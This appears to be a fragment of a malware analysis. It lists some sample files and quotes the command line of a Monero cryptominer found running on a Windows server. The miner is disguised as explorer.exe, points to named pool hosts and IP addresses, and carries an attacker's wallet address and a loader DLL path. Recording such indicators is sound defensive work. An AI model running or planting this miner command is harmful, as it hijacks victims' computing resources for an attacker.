x024	Nov 6, 2020, 2:02 PM	2.18 KB
x025	Nov 6, 2020, 2:02 PM	2.14 KB
x026	Nov 6, 2020, 2:02 PM	2.15 KB
x027	Nov 6, 2020, 2:02 PM	2.14 KB
x028	Nov 6, 2020, 2:02 PM	2.18 KB
x029	Nov 6, 2020, 2:02 PM	2.14 KB
x030	Nov 6, 2020, 2:02 PM	2.16 KB
x031	Nov 6, 2020, 2:02 PM	2.15 KB

Miner execution on Windows server, my.exe was recently updated:



```
C:\WINDOWS\explorer.exe --donate-level=4 -B --coin=monero --
url=xmr.givemexyz.in:8080 -o 66.70.218.40:8080 -o 209.141.35.17:8080 --
user=46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhW
mbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ --pass=x --cpu-
max-threads-hint=100 --cuda-bfactor-hint=12 --cuda-bsleep-hint=100 --cuda-
loader="C:\Users\Admin\AppData\Roaming\WinCFG\Libs\ddb64.dll"
```